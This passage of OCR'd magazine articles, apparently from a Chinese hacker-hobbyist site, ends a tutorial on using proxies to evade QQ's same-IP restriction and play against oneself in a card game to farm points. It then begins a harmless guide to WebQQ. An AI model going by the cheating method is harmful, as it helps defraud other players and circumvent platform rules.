


图4　开第二个游戏大厅

工具开第二个游戏大厅，如图4。

此时，如果你的代理是正常可用的，并且没有被其他人拿来登录QQ大厅，那么此时你已经可以双开游戏大厅并且进入同一个房间了，如图5、图6。




图5　双开游戏大厅




图6　进入同一个房间

进入同一个桌子之后，即可单击“开始”按钮进行游戏了，如图7。

笔者几分钟就把自己的一个号码从1400分刷到了1万多，哈哈。通过上面的介绍，相信读者朋友已经学会了如何通过老版游戏大厅实现对欢乐豆地主的双开刷分了，不过这里有些需要注意的地方，如果你使用代理还是提示该IP限制进入，可能是该代理是在某些免费网站上找的，这样很可能代理已被别的玩家使用了，他如果比你早进这个房间，那你就不能进了，因为你们用代理后显示的IP都是那个代理的IP。

WWW.NOHACK.CN




图7　开始游戏

QQ酷玩之小菜玩转WEBQQ

文 CG.dou

想必大家对于每天桌面式的登录QQ有点厌倦了吧？虽然可以利用工具改改登录界面，再从网上下载些PL的皮肤换换鲜，但麻烦的操作对于我们小菜来说还是挺不爽的。所以今天，我给大家带来一种全新的QQ玩法——WEBQQ。

WEBQQ是腾讯最近推出的一个产品，无需下载安装QQ客户端即可在网页登录QQ，纯净绿色的特性深受广大酷族喜爱。还等什么，一起来吧！




图1　登录界面

打开WEBQQ主页：**web.qq.com**，在右侧我们可以看到登录框支持QQ号码、EMAIL账号隐身登录，如图1。

登录进去后就是WEBQQ主界面啦，如图2，主要有3个操作块：**消息盒子、好友近况以及好友印象**。这里只介绍消息盒子，其它功能就让大家去挖掘吧！




图2 WEBQQ主界面

1、查看消息

在图2中可以看到从群里发来的消息，我们可以双击群图标看消息，如图3。